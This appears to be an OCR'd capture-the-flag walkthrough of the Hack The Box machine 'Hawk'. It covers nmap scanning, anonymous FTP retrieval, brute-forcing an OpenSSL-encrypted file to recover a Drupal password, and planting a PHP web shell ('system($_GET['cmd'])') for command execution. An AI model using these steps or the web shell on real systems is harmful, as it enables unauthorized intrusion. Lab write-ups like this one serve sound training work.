Hawk

Synopsis


Hawk provides excellent practice in pentesting Drupal. The exploitable H2 DBMS installation is also realistic as web-based SQL consoles (RavenDB etc.) are found in many environments. The OpenSSL decryption challenge increases the difficulty of this machine. . .

Skills


- Knowledge of Linux post-exploitation
- Knowledge of tunnelling techniques
- OpenSSL cipher experimentation
- Drupal enumeration and exploitation
- H2 DBMS enumeration and exploitation

Exploitation

As always we start with the nmap to check what services/ports are open




```
└─# nmap -A 10.10.10.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-04 03:52 EDT
Nmap scan report for 10.10.10.102
Host is up (0.34s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 messages
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.7
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e40ccbc5a59178ea5496af4d03e4fc88 (RSA)
|   256 95cbf8c7355eafa9448b17594ddb5adf (ECDSA)
|_  256 4a0b2ef71d99bcc7d30b9153b93be279 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
```



```
|_  256 4a0b2ef71d99bcc7d30b9153b93be279 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: Drupal 7 (http://drupal.org)
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
8082/tcp open  http    H2 database http console
|_http-title: H2 Console
Aggressive OS guesses: Linux 3.16 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 3.2 - 4.9 (93%), Linux 4.10 (93%), AXIS
210A or 211 Network Camera (Linux 2.6.17) (92%), Android 4.1.1 (91%), Linux 3.12 (91%), Linux 3.13 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT       ADDRESS
1   454.00 ms 10.10.14.1
2   444.53 ms 10.10.10.102
```

We can see multiple port opens, including anonymous access to the FTP service


So let’s use wget to download the content of FTP directory



```
└─# wget -m ftp://anonymous:'anonymous'@10.10.10.102
--2023-08-04 03:56:28--  ftp://anonymous:*password*@10.10.10.102/
           ⇒ ‘10.10.10.102/.listing’
Connecting to 10.10.10.102:21 ... connected.
Logging in as anonymous ... Logged in!
⟹ SYST ... done.    ⟹ PWD ... done.
⟹ TYPE I ... done.  ⟹ CWD not needed.
⟹ PASV ... done.    ⟹ LIST ... done.

10.10.10.102/.listing                    [ ⟺

2023-08-04 03:56:28 (3.93 MB/s) - ‘10.10.10.102/.listing’ saved [185]

--2023-08-04 03:56:28--  ftp://anonymous:*password*@10.10.10.102/messages/
           ⇒ ‘10.10.10.102/messages/.listing’
⟹ CWD (1) /messages ... done.
⟹ PASV ... done.    ⟹ LIST ... done.

10.10.10.102/messages/.listing           [ ⟺

2023-08-04 03:56:29 (34.1 MB/s) - ‘10.10.10.102/messages/.listing’ saved [192]

Remote file no newer than local file ‘10.10.10.102/messages/.drupal.txt.enc’ -- not retrieving.
FINISHED --2023-08-04 03:56:29--
Total wall clock time: 1.5s
Downloaded: 2 files, 377 in 0s (7.15 MB/s)
```


Downloading the content of the FTP, gave us an openssl encrypted file, but in order to decrypt this file we need to know the proper password, which can be obtained by bruteforcing

To perform the attack we used the special program “bruteforced-openssl-salted”



```
└─# mv .drupal.txt.enc drupal.txt.enc.b64

┌──(root㉿kali)-[~/…/Boxes/Hawk.htb/10.10.10.102/messages]
└─# base64 -d drupal.txt.enc.b64 > drupal.txt.enc

┌──(root㉿kali)-[~/…/Boxes/Hawk.htb/10.10.10.102/messages]
└─# bruteforce-salted-openssl -t 10 -f /usr/share/dirb/wordlists/common.txt -c AES256 -d SHA256 drupal.txt.enc
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 1713
Tried passwords per second: inf
Last tried password: zt

Password candidate: friends
Tried passwords: 4629
Tried passwords per second: inf
Last tried password: zt
```


After a while we found the password “friends” that can be used to decrypt the file (the decryption is executed by program openssl)



```
┌──(root㉿kali)-[~/…/Boxes/Hawk.htb/10.10.10.102/messages]
└─# openssl enc -AES256 -d -in drupal.txt.enc -out drupal.txt -k friends
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

┌──(root㉿kali)-[~/…/Boxes/Hawk.htb/10.10.10.102/messages]
└─# ls
drupal.txt  drupal.txt.enc  drupal.txt.enc.b64

┌──(root㉿kali)-[~/…/Boxes/Hawk.htb/10.10.10.102/messages]
└─# cat drupal.txt
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
```

And we decrypt the file, what looks like a content of the email, that gave us username and password

With those credential we can login to the CMS Drupal



192.168.56.103

User login

Username *


Password *

- Create new account
- Request new password

Log in

Welcome to 192.168.56.103

No front page content has been created yet.



Administration

Dashboard
View and customize your dashboard.

Content
Administer content and comments.

Structure
Administer blocks, content types, menus, etc.

Appearance
Select and configure your themes.

People
Manage user accounts, roles, and permissions.

Modules
Extend site functionality.


Configuration
Administer settings.

Reports
View reports, updates, and errors.

Help
Reference for usage, configuration, and modules.

After obtaining access to the CMS, first of all we need to enable PHP filter module

And after that we can create a malicious PHP file to get a remote code execution



Create Basic page

Title *
shell

Body (Edit summary)


```
<?php system($_GET['cmd'])?>
```

Text format: PHP code

- You may post PHP code. You should include <?php ?> tags.

Menu settings
Not in menu

□ Provide a menu link




Basic page *shell.php* has been created.

shell.php

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

And we successfully got a remote code execution on the system, now we can leverage it to get a reverse shell



Preview

The trimmed version of your post shows what your post looks like when promoted

Preview trimmed version

shell.php

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Read more

Preview full version

shell.php


uid=33(www-data) gid=33(www-data) groups=33(www-data)

Title *

shell.php

Body (Edit summary)

